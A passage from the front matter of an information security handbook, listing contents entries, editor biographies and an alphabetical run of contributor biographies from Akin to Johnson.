Tom Peltier,CISSP, CISM

Section 10.2 Technical Controls

Types of Information Security Controls
Harold F. Tipton, CISSP

Section 10.3 Environment and Life Safety

Workplace Violence: Event Characteristics and Prevention
George Richards, CPP

Physical Security: The Threat after September 11th, 2001
Jaymes Williams, CISSP

Glossary

About the Editors

Harold F. Tipton, CISSP, currently an independent consultant and past president of the International Information System Security Certification Consortium (ISC)^2, was Director of Computer Security for Rockwell International Corporation for 15 years. He initiated the Rockwell computer and data security program in 1977 and then continued to administer, develop, enhance, and expand the program to accommodate the control needs produced by technological advances until his retirement from Rockwell in 1994. He has been a member of the Information Systems Security Association (ISSA) since 1982, was president of the Los Angeles Chapter in 1984, and was president of the national organization of ISSA from 1987 to 1989. He was added to the ISSA Hall of Fame and the ISSA Honor Role in 2000. He received the Computer Security Institute "Lifetime Achievement Award" in 1994 and the (ISC)^2 "Hal Tipton Award" in 2001.

He was a member of the National Institute for Standards and Technology (NIST) Computer and Telecommunications Security Council and the National Research Council Secure Systems Study Committee (for the National Academy of Science). He has a bachelors of science in engineering from the U.S. Naval Academy, a masters in personnel administration from George Washington University, and a certificate in computer science from the University of California, Irvine. He has published several papers on information security issues in the *Information Security Management Handbook*, *Data Security Management*, *Information Systems Security*, and the National Academy of Sciences report *Computers at Risk*.

He has been a speaker at all of the major information security conferences, including the Computer Security Institute, ISSA Annual Working Conference, Computer Security Workshop, MIS Conferences, AIS Security for Space Operations, DOE Computer Security Conference, National Computer Security Conference, IIA Security Conference, EDPAA, UCCEL Security and Audit Users Conference, and Industrial Security Awareness Conference. He has conducted and participated in information security seminars for (ISC)^2, Frost & Sullivan, UCI, CSULB, System Exchange Seminars, and the Institute for International Research.

Micki Krause, CISSP, has held positions in the information security profession for the past 20 years. She is currently the Chief Information Security Officer at Pacific Life Insurance Company in Newport Beach, California, where she is accountable for directing their information protection and security program enterprise-wide. Micki has held several leadership roles in industry-influential groups including the Information Systems Security Association (ISSA) and the International Information System Security Certification Consortium and is a long-term advocate for professional security education and certification. In 2003, Krause received industry recognition as a recipient of the "Women of Vision" award given by *Information Security* magazine. In 2002, Krause was honored as the second recipient of the Harold F. Tipton Award in recognition of sustained career excellence and outstanding contributions to the profession. She is a reputed speaker, published author, and co-editor of the *Information Security Management Handbook* series.

Contributors

Thomas Akin (takin@kennesaw.edu)**, CISSP**, has worked in information security for almost a decade. He is the founding director of the Southeast Cybercrime Institute, where he also serves as chairman for the Institute's Board of Advisors. He is an active member of the Georgia Cyber-crime Task Force where he heads up the Task Force's Education committee. Thomas also works with Atlanta's ISSA, InfraGard, and HTCIA professional organizations. He has published several articles on information security and is the author of Hardening Cisco Routers. He developed Kennesaw State University's highly successful UNIX and Cisco training programs and, in addition to his security certifications, is also certified in Solaris, Linux, and AIX; is a Cisco Certified Academic Instructor (CCAI), and is a Certified Network Expert (CNX).

Mandy Andress, CISSP, SSCP, CPA, CISA, is Founder and President of ArcSec Technologies, a security consulting firm specializing in product/technology analysis. Before starting ArcSec Technologies, Mandy worked for Exxon, USA and several Big 5 accounting firms, including Deloitte & Touche and Ernst & Young. After leaving the Big 5, Mandy became Director of Security for Privada, Inc., a privacy start-up in San Jose. At Privada, Mandy helped develop security policies, secure network design, develop Firewall/VPN solutions, increase physical security, secure product design, and periodic network vulnerability testing. Mandy has written numerous security product and technology reviews for various computer trade publications. A member of the Network World Global Test Alliance, she is also a frequent presenter at conferences, including Networld+ Interop, Black Hat, and TISC. She is the author of Surviving Security, 2nd Edition (Auerbach Publications, 2003).

Jim Appleyard is a senior security consultant with the IBM Security and Privacy Services consulting practice. With 33 years of technical and management experience in information technology, he specializes in enterprise-wide information security policies and security architecture design. He has specific expertise in developing information security policies, procedures, and standards; conducting business impact analysis; performing enterprise-wide security assessments; and designing data classification and security awareness programs.

David W. Baker is a member of the CVE Editorial Board and a member of the American Academy of Forensic Sciences. As a Lead INFOSEC Engineer in MITRE's Security and Information Operations Division, he has experience in deployment and operation of large-scale intrusion detection systems, critical infrastructure protection efforts, and digital forensics research.

Dencho N. Batanov is with the school of Advanced Technologies at the Asian Institute of Technology in Pathumthani, Thailand.

Ioana V. Bazavan, CISSP, is a manager with Accenture's global security consulting practice. She has written security policies, standards, and processes for clients in a range of industries, including financial services, high-tech, resources, and government.

Mark Bell is an independent consultant with 20 years experience in the computer industry. His work hasfocused on enterprise networking since 1993.Inaddition to consulting, hehas beenteachingcourses on TCP/IP and networking for the last 5 years and holds MCSE, MCT, and CNE certifications.

John Berti, CISSP, is a Senior Manager in the Winnipeg Office of Deloitte & Touche LLP's Security Services consulting practice. John has extensive experience in information security including E-business security controls, network security reviews, intrusion and penetration testing, risk analysis,

policy development, security awareness, and information security assurance programs. John has over 18 years of Information Security experience and is presently a Senior Lead Instructor for (ISC)2. John is also an invited lecturer at some of the largest security conferences and has provided expert witness testimony and technical forensic assistance for various law enforcement agencies in Canada. John also possesses extensive investigative experience in dealing with various information security-related incidents for a large telecommunications company in Manitoba, relating to computer and toll fraud crimes.

Chuck Bianco, FTTR, CISA, CISSP, is an IT Examination Manager for the Office of Thrift Supervision in Dallas, Texas. He has represented his agency on the IT Subcommittee of the FFIEC. Chuck has experienced more than 600 IT examinations, participated in six IT symposia, written OTS' original Disaster Recovery Bulletin, and led the Interagency Symposium resulting in SP–5. He was awarded the FFIEC Outstanding Examiner Award for significant contributions, and received two Department of the Treasury Awards for Outstanding Performance.

Christina M. Bird, Ph.D., CISSP, is a senior security analyst with Counterpane Internet Security in San Jose, California. She has implemented and managed a variety of wide-area network security technologies, such as firewalls, VPN packages and authentication systems; built and supported Internet-based remote access systems; and developed, implemented, and enforced corporate IS security policies in a variety of environments. Tina is the moderator of the Virtual Private Networks mailing list, and the owner of "VPN Resources on the World Wide Web," a highly regarded vendor neutral source of information about VPN technology.

Steven F. Blanding, CIA, CISA, CSP, CFE, CQA, was, when his contributions were written, the Regional Director of Technology for Arthur Andersen, based in Houston, Texas. Steve has 25 years of experience in the areas of financial auditing, systems auditing, quality assurance, information security, and business resumption planning for large corporations in the consulting services, financial services, manufacturing, retail electronics, and defense contract industries.

David Bonewell, CISSP, CISSP/EP is the President of Accomac Consulting LLC, Cincinnati, Ohio. He was a chief security architect with Teradata, Cincinnati, Ohio.

Kate Borten, CISSP, a nationally recognized expert in health information security and privacy, is president of The Marblehead Group. She has over 20 years at Harvard University teaching hospitals, health centers, and physician practices; as information security head at Massachusetts General Hospital, and Chief Information Security Officer at CareGroup in Boston. She is a frequent speaker at conferences sponsored by AHIMA, AMIA, CHIM, CHIME, CPRI, and HIMSS, and an advisor and contributor to "Briefings on HIPAA."

Dan M. Bowers, CISSP, is a consulting engineer, author, and inventor in the field of security engineering.

Gerald Bowman is currently the North American Director of ACE and Advanced Technologies for SYSTIMAX® Solutions for the design of the professional community and advanced technology in the corporate enterprise. Jerry joined the SYSTIMAX team from Superior Systems Technologies, where he was Chief Operating Officer. Prior to that, he was Vice President of Engineering for Riser Management Systems, a telecommunications design, engineering, management, and consulting firm responsible for consulting engineering projects for 78 of the tallest buildings in the United States, including 12 Carrier Hotels, numerous data centers for ISPs, high-end telecom real estate, and other corporate enterprises.

Robert Braun, a partner in the Corporate Department of Jeffer, Mangles, Butler & Marmaro, LLP, specializes in corporate, finance, and securities law, with an emphasis on technology-oriented firms. Robert's practice includes the establishment and development of strategies to implement computer software, computer hardware, communications and Ecommerce solutions, as well as public and private securities offerings; mergers and acquisitions; venture capital financing; and joint ventures. Robert counsels a variety of firms on software development and licensing; formation, maintenance, and linking of Web sites; electronic commerce transactions and related matters; and acquisitions, divestitures, and corporate and strategic functions. He is a member of the American, California, and Los Angeles County Bar Associations and is an active participant in a variety of business and technology committees and task forces.

Thomas J. Bray (tjbray@secureimpact.com), **CISSP**, is a Principal Security Consultant with SecureImpact. He has more than 13 years of information security experience in banking, information technology, and consulting. SecureImpact is a company dedicated to providing premier security consulting expertise and advice. SecureImpact has created its information and network service offerings to address the growing proliferation of security risks being experienced by small to mid-sized companies.

Al Bredenberg (ab@copywriter.com) is a writer, Web developer, and Internet marketing consultant. He is author of The Small Business Guide to Internet Marketing and editor of The NET Results News Service, both of which are electronic publications available over the Internet.

Anthony Bruno, CCIE #2738, CISSP, CIPTSS, CCDP, is a Senior Principal Consultant for INS, an international professional services company, with over 16 years of experience in data networks and telecommunications. Prior to consulting, he was an Air Force Captain in charge of the operation and maintenance of a large Metropolitan Area Network. Anthony is author of the CCDA Exam Certification Guide, 2nd Edition and the CCIE Routing & Switching Certification Exam Guide.

Allen Brusewitz, CISSP, CBCP, has more than 30 years of experience in computing in various capacities, including system development, EDP auditing, computer operations, and information security. He has continued his professional career leading consulting teams in cyber-security services with an emphasis on E-commerce security. He also participates in business continuity planning projects and is charged with developing that practice with his current company for delivery to commercial organizations.

Graham Bucholz is a computer security research for the U.S. government in Baltimore, Maryland.

Carl Burney, CISSP, is a Senior Internet Security Analyst with IBM in Salt Lake City, Utah.

Ken Buszta (infosecguy@att.net), **CISSP**, is Chief Information Security Officer for the City of Cincinnati, Ohio, and has more than ten years of IT experience and six years of InfoSec experience. He served in the U.S. Navy's intelligence community before entering the consulting field in 1994.

James Cannady is a research scientist at Georgia Tech Research Institute. For the past seven years he has focused on developing and implementing innovative approaches to computer security in sensitive networks and systems in military, law enforcement, and commercial environments.

Mark Carey (mark@delcreo.com) is the CEO of DelCreo, Inc., an enterprise risk management company. He directs DelCreo operations and consulting services, including enterprise-wide risk management, business continuity and disaster recovery planning, incident management, information

security, and E-business risk management programs in the technology industry. Prior to starting DelCreo, Mark managed Ernst & Young's western U.S. region of the Business Risk Solutions practice. He coordinated the relationship and managed delivery of all risk management-related services, including program management, business continuity planning, enterprise risk assessments, information security, incident management, and privacy advisory services.

Glenn Cater, CISSP, has more than 11 years combined experience in Information Security, IT management and application development. Glenn currently holds the position of Director, IT Risk Consulting at Aon Consulting, Inc. In this role, Glenn supports Aon's Electronic Discovery Services, High-Tech Investigations and IT Security Consulting practices. Glenn joined Aon from Lucent Technologies where he held the position of Technical Manager within the IT Security organization. At Lucent, Glenn supervised the Computer Security Incident Response Team, supporting the intrusion prevention and security event management systems. Glenn also worked as Managing Principal of the Reliability and Security Consulting practice at Lucent Worldwide Services, leading and supporting security consulting engagements for LWS clients. Before that, Glenn worked as a senior network security manager at Lucent Technologies managing a development team and supporting internal security solutions. Prior to joining Lucent, Glenn began his career as a software engineer at British Aerospace working on military systems.

Mark T. Chapman (mark.chapman@omnitechcorp.com), **CISSP, CISM, IAM**, is the Director of Information Security Solutions for Omni Tech Corporation in Waukesha, Wisconsin. He has published several papers and has presented research at conferences in the United States, Asia, and Europe. He is the author of several security-related software suites, including the NICETEXT linguistic steganography package available at www.nicetext.com. Mark is a member of the executive planning committee for the Eastern Wisconsin Chapter of InfraGard.

Steven Christey is the editor of the CVE List and the chair of the CVE Editorial Board. His operational experience is in vulnerability scanning and incident response. His research interests include automated vulnerability analysis of source code, reverse-engineering of malicious executable code, and responsible vulnerability disclosure practices. He is a Principal INFOSEC Engineer in MITRE's Security and Information Operations Division.

Samuel Chun, CISSP, is the Director of Information and Risk Assurance Services with TechTeam Global Government Solutions Inc. He has over fifteen years of experience in technical architecture and network engineering, with emphasis on secure network environments. He is currently leading his company's technical compliance effort to the Sarbanes-Oxley Act of 2002.

Anton Chuvakin, Ph.D., GCIA, GCIH, GCFA is a recognized security expert and book author. In his current role as a Director of Product Management with LogLogic, he is involved with defining and executing on a product vision and strategy, driving the product roadmap, conducting research as well as assisting key customers with its LogLogic implementations. He was previously a Chief Security Strategist with netForensics, a security information management company. A frequent conference speaker, he is an author of "Security Warrior" and a contributor to "Know Your Enemy II", "Information Security Management Handbook" and the upcoming "Hacker's Challenge 3". Anton also published numerous papers on a broad range of security subjects. In his spare time he maintains his security portal http://www.info-secure.org, http://www.chuvakin.org, and several blogs.

Ian Clark is the Security Portfolio Manager for Nokia's business infrastructure, where he has been working on global security projects for the past five years. Prior to Nokia, he worked for EDS and spent 11 years in the British army specializing in secure communications. He is a member of the

BCS.

Douglas G. Conorich, the Global Solutions Manager for IBM Global Service's Managed Security Services, with over 30 years of experience with computer security holding a variety of technical and management positions, has responsibility for developing new security offerings, ensuring that the current offerings are standardized globally, and oversees training of new members of the MSS team worldwide. Mr. Conorich teaches people how to use the latest vulnerability testing tools to monitor Internet and intranet connections and develop vulnerably assessments suggesting security-related improvements. Mr. Conorich is also actively engaged in the research of bugs and vulnerabilities in computer operating systems and Internet protocols and is involved in the development of customized alerts notifying clients of new potential risks to security. He has presented papers at over 400 conferences, has published numerous computer security-related articles on information security in various magazines and periodicals, and has held associate professor positions at several colleges and universities.

Michael J. Corby, CISSP, is Director of META Group Consulting. A frequent speaker and prolific author, he was most recently president of QinetiQ Trusted Information Management and prior to that, vice president of the Netigy Global Security Practice, CIO for Bain & Company, and the Riley Stoker division of Ashland Oil. He has more than 30 years of experience in the information security field and has been a senior executive in several leading IT and security consulting organizations. He was a founding officer of (ISC)2, developer of the CISSP program, and was named the first recipient of the CSI Lifetime Achievement Award.

Mignona Cote, CISA, CISM, has over 15 years of management-level experience securing and improving technical operations for companies like PepsiCo, Nortel Networks, and Verizon. She recently joined a large financial institution to leverage her expertise in the security and auditing field into the financial control environment. Her experience spans across multiple technologies and disciplines ranging from running incident response teams, vulnerability management initiatives to leading hardening programs to secure networks and large scale application environments. She maintains hands-on experience with the growing malware concerns while ensuring proactive and detective controls such as IPS/IDS solutions are protecting enterprises. She is a member of the North Dallas chapter of the Institute of Internal Auditors and a member of ISACA

Kellina M. Craig-Henderson, Ph.D., is an Associate Professor of Social Psychology at Howard University in Washington, D.C. Dr. Craig-Henderson's work has been supported by grants from the National Science Foundation and the Center for Human Resource Management at the University of Illinois.

Chris R. Cunningham, CISSP, is an Internet security engineer at Wilmington Trust Corporation. His responsibilities include the security architecture and management of policies and technologies that contribute to the security of the Wilmington Trust Corporation and its affiliates in the United States and abroad. His experience is in both cyber and physical security for financial institutions.

Jeffrey Davis, CISSP, has been working in information security for the past ten years. He is currently a senior manager at Lucent Technologies, involved with intrusion detection, anti-virus, and threat assessment.

Matthew Decker (mjdecker@agilerm.net), **CISSP, CISA, CISM, CBCP**, is a principal with Agile Risk Management, which specializes in information security consulting and computer forensics services. During his career he has been a senior manager with a "Big 4" accounting firm, provided

security consulting services for Lucent Technologies and International Network Services (purchased by Lucent in 2000), devoted engineering and security consulting support to the United States Special Operations Command (USSOCOM) with Booz Allen Hamilton, and served nine years with the National Security Agency (NSA). He is a member of the ISSA, ISACA, and DRII, and served as president to the Tampa Bay Chapter of ISSA from 1999 to 2003. Matthew can be reached.

David Deckter, CISSP, a manager with Deloitte & Touche Enterprise Risk Services, has extensive experience in information systems security disciplines, controlled penetration testing, secure operating system, application and internetworking architecture and design, risk and vulnerability assessments, and project management. He has performed numerous network security assessments for emerging technologies and electronic commerce initiatives in the banking, insurance, telecommunications, healthcare, and financial services industries, and has been actively engaged in projects requiring HIPAA security solutions.

Gildas A. Deograt-Lumy, CISSP, is a CISSP Common Body of Knowledge seminar instructor. He has been working in the IT field for more than eleven years, with a focus over the past six years on information security. His experience includes development and implementation of physical access control, security policy, architecture, and awareness programs. At present, he is an Information System Security Officer for Total E&P Head Quarter, implementing policy, conducting audits, and is responsible for various projects, such as implementing network-based IDS/IPS across worldwide corporate networks and creating enclave systems to deal with high-grade attacks. Before working in France, he was the Chief Information Security Officer at TotalFinaElf E&P Indonesia, a board member of the Information System Security Association Indonesia, and a board member of Kampus Diakoneia Modern, a non-government organization in Indonesia to serve homeless people and street children.

Sandeep Dhameja, CISSP, is responsible for implementation, management of data, network security, and information security at Morningstar. With more than ten years of IT experience, including five years in information security, Dhameja has held several executive and consulting positions. He is widely published with the IEEE, International Engineering Consortium (IEC), Society of Automotive Engineers (SAE), and at international conferences.

John Dorf, ARM, is a senior manager in the Actuarial Services Group of Ernst & Young. Specializing in insurance underwriting and risk management consulting, John earned his 19 years of experience as a risk manager at several Fortune 500 financial service and manufacturing firms. Before joining Ernst & Young, John was a senior risk manager at General Electric Capital Corporation. John has also held risk management positions at Witco Corporation, National Westminster Bank, and the American Bureau of Shipping. Prior to becoming a risk manager, John spent seven years as an underwriting manager and senior marine insurance underwriter at AIG and Atlantic Mutual.

Ken Doughty is the Manager of Disaster Recovery for Colonial, one of Australia's largest financial institutions in the banking, insurance, and investment services sector. He has over 20 years of information systems auditing experience and 12 years business continuity planning experience in the public and private sectors.

Mark Edmead, CISSP, SSCP, TICSA, is president of MTE Software, Inc. and has more than 25 years of experience in software development, product development, and network/information systems security. Fortune 500 companies have often turned to Mark to help them with projects related to Internet and computer security. Mark previously worked for KPMG Information Risk Management Group and IBM's Privacy and Security Group, where he performed network security assessments,

security system reviews, development of security recommendations, and ethical hacking. Other projects included helping companies develop secure and reliable network system architecture for their Web-enabled businesses. Mark was managing editor of the SANS Digest (Systems Administration and Network Security) and contributing editor to the SANS Step-by-Step Windows NT Security Guide. He is co-author of Windows NT: Performance, Monitoring and Tuning, and he developed the SANS Business Continuity/DisasterRecovery Plan Step-by-Step Guide.

Carl F. Endorf, CISSP, is a senior security analyst for one of the largest insurance and banking companies in the United States. He has practical experience in forensics, corporate investigations, and Internet security.

Vatcharaporn Esichaikul is with the school of Advanced Technologies at the Asian Institute of Technology in Pathumthani, Thailand.

Jeffrey H. Fenton, CBCP, CISSP, is the corporate IT crisis assurance/mitigation manager and technical lead for IT Risk Management and a senior staff computer system security analyst in the Corporate Information Security Office at Lockheed Martin Corporation. He joined Lockheed Missiles and Space Company in Sunnyvale, California, as a system engineer in 1982 and transferred into its telecommunications group in 1985. Fenton completed a succession of increasingly complex assignments, including project manager for the construction and activation of an earthquake resistant network center on the Sunnyvale campus in 1992, and group leader for network design and operations from 1993 through 1996.

Bryan D. Fish, CISSP, is a security consultant for Lucent Technologies in Dallas, Texas. Professional interests include security programs and policies, and applications of cryptography in network security.

Todd Fitzgerald (todd_fitzgerald@yahoo.com), **CISSP, CISA, CISM**, is the Director of Systems Security and Systems Security Officer for United Government Services, LLC. He has over 25 years of broad-based information technology experience, holding senior IT management positions with Fortune 500 and Global Fortune 250 companies. Todd is a member of the board of directors and security taskforce co-chair for the HIPAA Collaborative of Wisconsin (HIPAA COW), a participant in the CMS/Gartner Security Best Practices Group, Blue Cross Blue Shield Association Information Security Advisory Group, previous board member for several Information Systems Security Associations (ISSA), and is a frequent speaker and writer on security issues. Todd focuses largely on issues related to security management, risk assessments, policy development, organizing security, security assessments, regulatory compliance (HIPAA, CAST, NIST, ISO 17799), security awareness, and developing security programs.

Edward H. Freeman, JD, MCT, is an attorney and educational consultant in West Hartford, Connecticut. A columnist for Information Systems Security, he has written scores of articles on computer technology, privacy, security, and legal issues and has spoken at a number of professional conferences. He is an adjunct faculty member at Central Connecticut State University in New Britain, CT and Tunxis Community College in Farmington, CT.

Louis B. Fried is vice-president of information technology for SRI International, Menlo Park, CA.

Stephen D. Fried, CISSP, is the Vice President for Information Security and Privacy at Metavante Corporation. He is a seasoned information security professional with over 20 years experience in information technology. For the past ten years he has concentrated his efforts on providing effective

information security management to large organizations. Stephen has led the creation of security programs for two Fortune 500 companies and has extensive background in such diverse security issues as risk assessment and management, security policy development, security architecture, infrastructure and perimeter security design, outsource relationship security, offshore development, intellectual property protection, security technology development, business continuity, secure e-business design, and information technology auditing. A frequent speaker at conferences in the US and internationally, Stephen is active in many security industry organizations.

Robby Fussell (robbyf@tampabay.rr.com)**, CISSP, NSA IAM, GSEC**, is an information security/assurance manager for a government contracting company. Robby is currently performing academic research in the area of preventing cascading failures in scale-free networks using artificial intelligence techniques.

Ed Gabrys, CISSP, is a senior systems engineer for Symantec Corporation. He was information security manager for People's Bank in Bridgeport, Connecticut.

Brian Geffert, CISSP, CISA, is a senior manager for Deloitte & Touche Security Services Practice and specializes in information systems controls and solutions. Brian has worked on the development of HIPAA assessment tools and security services for healt-care industry clients to determine the level of security readiness with Health Insurance Portability and Accountability Act of 1996 (HIPAA) regulations. In addition, he has implemented solutions to assist organizations in addressing their HIPAA security readiness issues.

Karen Gibbs is a senior data warehouse architect with Teradata, Dayton, Ohio.

Bonnie A. Goins, MSIS, CISSP, NSA IAM, ISS, is a senior security strategist at Isthmus Group, Inc., where she is the co-practice leader for IGI's Security Practice. She has over 15 years of experience in the areas of information security; secure network design and implementation; risk, business impact, and security assessment methods; project management; executive strategy and management consulting; and information technology. She has extensive working experience in regulated industries. She has functioned as a National Security Practice competency leader for multiple companies, and has also established premier partnerships with Novell and Microsoft, across the business continuity/disaster recovery and security disciplines. She is a co-author of the Digital Crime Prevention Lab and a contributing reviewer for SANS' HIPAA Step-by-Step.

Alex Golod, CISSP, is an infrastructure specialist for EDS in Troy, Michigan. Robert Gray, Ph.D., is currently Chair of the Quantitative Methods and Computer Information Systems Department at Western New England College and has more than 20 years of academic and management experience in the IT field.

Frandinata Halim, CISSP, MCSE, a senior security consultant at ITPro Citra Indonesia, PT, has ample experience and qualifications in providing clients with managed security services, information system security consulting, secure network deployment, and other services. In addition, he is competent and knowledgeable in the use and hardening of the Windows environment, Cisco security devices, a number of IDSs, firewalls, and others.

Sasan Hamidi, Ph.D., is Chief Security Officer at Interval International, Inc.

Susan D. Hansche (susan.hansche@pec.com), **CISSP-ISSEP**, is a senior manager for information system security awareness and training at PEC Solutions, based in Fairfax, Virginia. She has designed

numerous training courses on information technology and information systems security for both private-sector and government clients. Susan is co-author of the Official (ISC)2 Guide to the CISSP Exam.

William T. Harding, Ph.D., is Dean of the College of Business Administration and an associate professor at Texas A & M University, in Corpus Christi.

Chris Hare (chare@labr.net), **CISSP, CISA, CISM** employed with a large U.S. financial institution as an Information Systems Auditor. Chris has taught information security at Algonquin College (Ottawa, Canada) and sat on the Advisory Council for this program. He frequently speaks on Unix, specialized technology and applications, security and audit at conferences.

Jay Heiser, CISSP, is an analyst with the European headquarters of TruSecure. A seasoned professional with fourteen years of security experience, he has helped secure the infrastructures of both major Swiss banks, leading Internet service providers, manufacturers, and the U.S. Department of Defense. He co-authored Computer Forensics: Incident Response Essentials, and is currently writing a new handbook on information security. Since 1999, he has been a columnist for Information Security magazine where he also serves on the Editorial Advisory Board. He was the first Security Editor for Java Developers Journal and has written for InfoWorld, Network World, Web Techniques, and The Handbook of Information Security Management. Jay is in demand in both Europe and America for his entertaining and thought-provoking presentations.

Gilbert Held (gil_held@yahoo.com) is an award-winning author and lecturer. Gil is the author of over 40 books and 450 technical articles. Some of Gil's recent book titles include Building a Wireless Office and The ABCs of IP Addressing, published by Auerbach Publications.

Jonathan Held is currently a Software Design Engineer for Microsoft Corporation in Seattle, Washington, involved in the design and testing of a variety of Microsoft product offerings, including Commerce Server 2002, BizTalk Accelerator for Suppliers, Solution for Internet Business, and BizTalk Accelerator for Financial Services. Following graduation from the University of Pennsylvania with a BA in mathematics, Jon served seven years in the U.S. Navy as a cryptologic officer. He has a MS in computer science from the Naval Postgraduate School. He co-authored the books Data Encryption Techniques with Basic and C++ and Securing EBusiness Applications and Communications.

Foster Henderson, CISSP, MCSE, CRP, CNA, is an information assurance analyst for Analytic Services, Inc. (ANSER). He is currently a member of the Network Operations and Security Branch within the federal government, covering a wide range of IA matters.

Kevin Henry, CISA, CISSP, Director–Program Development for (ISC)2 Institute, is a regular speaker at conferences and training seminars worldwide, with frequent requests to provide in-depth training, foundational and advanced information systems security and audit courses, and detailed presentations and workshops on key issues surrounding the latest issues in the information systems security field. Kevin combines over twenty years experience in telecom and consulting engagements for major government and corporate clients with an interesting and comfortable learning style that enhances the understanding, relevance, and practical applications of the subject matter. Kevin has also had several articles published in leading trade journals and in the Information Security Management Handbook.

Paul Henry, CISSP, is Senior Vice President of CyberGuard Corporation. He has more than 20 years

experience with security and safety controls for high-risk environments such as nuclear power plants and industrial boiler sites. In addition, Paul has developed and managed security projects for major government and commercial organizations worldwide. Paul has written technical papers on Port Scanning Basics, Buffer Over-Runs, Firewall Architectures and Burner Management and Process Controls for Nuclear Power Plants as well as white papers on covert channel attacks, distributed denial of service (DDoS) attacks, common mode noise and common mode rejection, PLC programming and buffer over-runs. Paul also frequently serves as a featured and keynote speaker at network security seminars and conferences worldwide, presenting white papers on diverse topics, including DDoS attack risk mitigation, firewall architectures, intrusion methodology, enterprise security and managed security services. In addition to the CISSP, Paul holds many other security certifications such as MCP+I, MCSE, CCSA, CCSE, CFSA, CFSO, CISM, and CISA.

Rebecca Herold (rebeccaherold@rebeccaherold.com), **CISM, CISA, CISSP, FLMI**, is an information privacy, security and compliance consultant, author, and instructor. Rebecca has over 15 years of information privacy, security, and regulatory compliance experience and assists organizations of all sizes with their information privacy, security, and regulatory compliance programs. Prior to owning her own business, Rebecca was Vice President of Privacy Services and Chief Procurement Officer at DelCreo for two years. Rebecca was also Senior Systems Security Consultant at Principal Financial Group, where she was instrumental in building an information security and privacy program that was awarded the 1998 CSI Information Security Program of the Year. Rebecca is the author of The Privacy Papers (Auerbach, 2001) and Managing an Information Security and Privacy Training and Awareness Program (Auerbach, 2005) and is co-author of The Practical Guide to HIPAA Privacy and Security Compliance (Auerbach, 2003) and The Business Executive Practical Guides to Compliance and Security Risks book series in 2004.

Debra Herrmann (debra.herrmann@faa.gov) is the Technical Advisor for Information Security and Software Safety in the FAA Office of the Chief Scientist. In this capacity she is leading four major collaborative research initiatives: Security Metrics, Adaptive Quarantine, FAA Protection Profile Library, and Integration of Common Criteria and Security Certification and Accreditation (C&A) Evaluations. Previously Ms. Herrmann was Manager of Security Engineering for the $1.7B FAA Telecommunications Infrastructure (FTI) program, one of the first programs to apply the Common Criteria to a nation-wide safety-critical WAN. Prior to that, Debra worked for a number of years in the defense/intelligence community. She has published several papers and three books: Using the Common Criteria for IT Security Evaluation (Auerbach, 2003), A Practical Guide to Security Engineering and Information Assurance (Auerbach, 2001), and Software Safety and Reliability – Techniques, Approaches and Standards of Key Industrial Sectors (IEEE Computer Society, 1999). Ms. Herrmann has also been active in the international standards community for many years, serving as the U.S. government representative to International Electrotechnical Commission (IEC) software safety engineering standards committees, chair of the Society of Aerospace Engineers (SAE) subcommittee that issued the JA 1003 software reliability engineering standard, and a member of the IEEE Software Engineering Standards balloting pool.

Steven Hofmeyr, Ph.D., (steve.hofmeyr@sanasecurity.com) is chief scientist and founder of Sana Security, Inc. Hofmeyr has authored and coauthored many articles published in conference proceedings and peer- reviewed journals on computer security, immunology, and adaptive computation. He has served on the program committee for the ACM's New Security Paradigms Workshop, and is currently on the program committee for the Artificial Immune Systems workshop at the IEEE World Congress on Computational Intelligence.

Joseph T. Hootman is president of Computer Security Systems, Inc., a computer and information

security consulting and product sales firm based in Northern California.

Daniel D. Houser, CISSP, MBA, e-Biz+, is a senior security engineer with Nationwide Mutual Insurance Company.

Joost Houwen, CISSP, CISA, is the security manager for Network Computing Services at BC Hydro. He has a diverse range of IT and information security experience.

Patrick D. Howard, CISSP, a Senior Information Security Consultant for the Titan Corporation, has over 31 years experience in security management and law enforcement. He has been performing security certification and accreditation tasks for over 14 years as both a security manager and a consultant from both government and commercial industry perspectives. He has experience with implementing security C&A with the Department of the Army, Nuclear Regulatory Commission, Department of Agriculture, and Department of Transportation, and has been charged with developing C&A and risk management guidance for organizations such as Bureau of the Public Debt, U.S. Coast Guard, State of California, University of Texas Southwestern Medical School, University of Texas Medical Branch, and corporations including John Hancock, BankBoston, Sprint, eSylvan, and Schering–Plough. He has extensive practical experience in implementing programs and processes based on NIST guidance (FIPS Pub 102, SP 800-18, 800-26, 800-30, 800-37, etc.), OMB Circular A-130, Appendix III, and BS 7799/ISO 17799. He has direct working experience in security plan development for complex systems, sensitivity definition, use of minimum security baselines, risk analysis, vulnerability assessment, controls validation, risk mitigation, and documenting certification and accreditation decisions. Mr. Howard has also developed and presented training on all of these processes. He is the author of Building and Implementing a Security Certification and Accreditation Program (Auerbach Publications, 2004).

Charles R. Hudson, Jr., CISSP, CISM, is an Information Security Manager and Assistant Vice President at Wilmington Trust Company. He is a regular speaker at national conferences, speaking at more than fifteen conferences in the past five years as a subject matter expert. Charles has been involved in writing magazine articles for Computer World, Security Watch, and Information Security.

Javed Ikbal, CISSP, works at a major financial services company as Director, IT Security, where he is involved in security architecture, virus/cyber incident detection and response, policy development, and building custom tools to solve problems. A proponent of open-source security tools, he is a believer in the power of Perl.

Lee Imrey, CISSP, CISA, CPP, is an information security specialist with the U.S. Department of Justice, where he writes policies to secure critical and classified information, and works with various government organizations to implement practices and technological procedures consistent with those policies. Previously, he was Senior Communications Manager with (ISC)2, where he edited and produced the (ISC)2Newsletter, an electronic publication sent to over 20,000 information security professionals worldwide. He was also Lead Instructor for the CISSP CBK Review Seminar, which he taught internationally to private and public sector audiences. He has worked for telecommunications, retail, and consulting organizations, and continues to contribute to the profession in several volunteer capacities, including as a member of the ASIS Information Technology Security Council, and as Chair of the ISSA Committee on Professional Ethics.

Sureerut Inmor (sureerut_earth@hotmail.com) is with the school of Advanced Technologies at the Asian Institute of Technology in Pathumthani, Thailand.

Carl Jackson (carl.jackson@pacificlife.com), **CISSP, CBCP**, is Business Continuity Program Director with Pacific Life Insurance, with more than 25 years of experience in the areas of continuity planning, information security, and information technology internal control and quality assurance reviews and audits. Prior to joining Pacific Life, he worked with several information security consulting companies and as a Partner with Ernst & Young, where he was the firm's BCP Line Leader. Carl has extensive consulting experience with numerous major organizations in multiple industries, including: manufacturing, financial services, transportation, healthcare, technology, pharmaceutical, retail, aerospace, insurance, and professional sports management. He also has extensive industry business information security experience as an information security practitioner, manager in the field of information security and business continuity planning. He has written extensively and is a frequent public speaker on all aspects of information security and business continuity planning.

Martin Johnson is senior manager, Information Systems Assurance & Advisory Services, with Ernst & Young LLP.

